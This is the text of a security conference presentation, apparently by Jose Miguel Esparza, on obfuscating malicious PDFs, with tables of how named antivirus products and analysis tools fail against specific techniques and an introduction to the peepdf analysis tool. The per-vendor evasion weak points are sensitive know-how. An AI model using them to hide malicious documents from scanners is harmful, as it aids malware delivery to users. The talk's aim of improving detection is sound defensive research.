- <http://www.virustotal.com/file-scan/report.html?id=c3c50596b8decbb128f943d050a16b7652db54fe476e68db7b8c01b02ab77176-1303829263>

- encrypted + nested + malformed (1/43)

- <http://www.virustotal.com/file-scan/report.html?id=95c60679269acb4c7d7bcd3a8f0b88b1bb4fdab402a16b779a8f0d3867be7fd4-1303833454>

- Exploit working

Obfuscation vs. Antivirus

Antivirus	Weak points
AntiVir	JS in string, without JS strings
Avast	Embedded, no <i>endobj</i> , Flate params
AVG	Embedded, Flate params, characteristic strings, without JS strings
BitDefender	Characteristic strings, octal strings
ClamAV	Flate params, octal strings, bytes header
Commtouch	Flate params, octal strings, encrypted
DrWeb	Characteristic strings, octal strings
F-Secure	Splitted up JS code, octal strings, bytes header, object streams
Fortinet	Flate params, splitted up JS code, bytes header, metadata
GData	No <i>endobj</i> , Flate params
Kaspersky	Flate params, characteristic strings, splitted up JS code, object streams
McAfee	Execution with <i>/Names</i> , embedded, characteristic strings, hexadecimal names, octal strings, without JS strings

Obfuscation vs. Antivirus

Antivirus	Weak points
McAfee-GW	Flate params, characteristic strings, octal strings
Microsoft	Splitted up JS code, octal strings, bytes header, object streams
NOD32	Embedded, characteristic strings, bad header (%PDF-1.\0)
Panda	JS in string, without JS strings
Prevx	No detection
Sophos	Without JS strings, object stream + malformed <i>endobj</i> , encrypted
Symantec	Original detection as <i>Downloader</i> , JS in string, without JS strings
TrendMicro	No detection
VBA32	Characteristic strings
VirusBuster	No detection

Obfuscation vs. Analysis tools

Tools	Comments
Wepawet	No encryption support, identifies exploits in embeded PDF files
PDFDissector	Comercial, not tested
PDFStreamDumper	Tools to help shellcode/JS analysis, errors with encryption, does not analyse <i>object streams</i>
pdf-parser (Didier)	Search in streams not supported, 3 filters, <i>object streams</i> and encryption not supported
OPAF	Parsing framework, XML output, encryption not supported
Origami	Good framework (filters, <i>object streams</i> , encryption), it's necessary to code your own tool (Ruby)
PDFExaminer	Encryption and embeded PDF files support, does not support malformed objects, octal decoding
malpdfobj	Based on PDFTools (Didier Stevens)

Obfuscation vs. Analysis tools

Wepawet (alpha)

[Home](#) | [About](#) | [Sample Reports](#) | [Support](#) | [Tools](#) | [News](#)

Analysis report for file 7b5811b3b63697b6c133c32550c3fbef

Sample Overview

File	mal.pdf
MD5	7b5811b3b63697b6c133c32550c3fbef
Analysis Started	2011-02-18 10:36:42
Report Generated	2011-02-18 10:36:51
J _S AND version	1.3.2

Detection results

Detector	Result
J _S AND 1.3.2	benign

Obfuscation vs. Analysis tools

Tools	Comments
Wepawet	No encryption support, identifies exploits in embeded PDF files
PDFDissector	Comercial, not tested
PDFStreamDumper	Tools to help shellcode/JS analysis, errors with encryption, does not analyse <i>object streams</i>
pdf-parser (Didier)	Search in streams not supported, 3 filters, <i>object streams</i> and encryption not supported
OPAF	Parsing framework, XML output, encryption not supported
Origami	Good framework (filters, <i>object streams</i> , encryption), it's necessary to code your own tool (Ruby)
PDFExaminer	Encryption and embeded PDF files support, does not support malformed objects, octal decoding
malpdfobj	Based on PDFTools (Didier Stevens)

peepdf

- Characteristics
 - Python
 - Command line
 - Interactive console
 - Command file option

<http://peepdf.eternal-todo.com>

peepdf

```
$ ./peepdf.py -i
```

```
PPDF> help
```

```
Documented commands (type help <topic>):
```

```
=====
```

bytes	encrypt	js_analyse	modify	references	set
changelog	errors	js_code	object	replace	show
create	exit	js_join	offsets	reset	stream
decode	filters	js_unescape	open	save	tree
embed	help	log	quit	save_version	
encode	info	malformed_output	rawobject	sctest	
encode_strings	js	metadata	rawstream	search	

<http://peepdf.eternal-todo.com>

peepdf

- Analysis
 - Encrypted files
 - Compressed objects
 - Malformed documents support
 - Decoding: hexadecimal, octal, names
 - Most used filters (5)
 - References in objects and to objects
 - Strings search (including *streams*)

peepdf

- Analysis
 - Physical structure (offsets)
 - Tree structure (logical)
 - Metadata
 - Changes between versions (changelog)
 - Extraction of different versions
 - Javascript analysis and modification (*Spidermonkey*)
 - unescape, replace, join
 - Shellcode analysis (*sctest*, *Libemu*)
 - Variables to improve analysis (*set* command)

peepdf

- Creation/Modification
 - Basic PDF creation
 - Creation of PDF with Javascript execution
 - Object compression (object streams)
 - Encrypted files
 - Nested PDFs creation
 - Malformed PDFs
 - Strings and names codification
 - Filters modification
 - Object modification

Demo time!

peepdf

- TODO
 - Automatic analysis of embedded PDFs
 - Missing filters
 - Improve automatic Javascript analysis
 - Add support for PDF JS functions (getAnnots...)
 - GUI
 - ActionScript?
 - ...

Conclusions

- Very low detection when:
 - Nested PDFs
 - Compressed objects
 - New filters or filters with parameters
 - Encryption
- Avoid detection by strings
- Improve parsers

Thanks

- People working with PDF stuff:
 - Julia Wolf
 - Didier Stevens
 - Felipe Manzano (feliam)
 - Origami team
 - Brandon Dixon
 - AV companies
 - ...

???

Thanks!!

Jose Miguel Esparza
jesparza eternal-todo.com
jesparza s21sec.com
<http://eternal-todo.com>

@eternaltodo

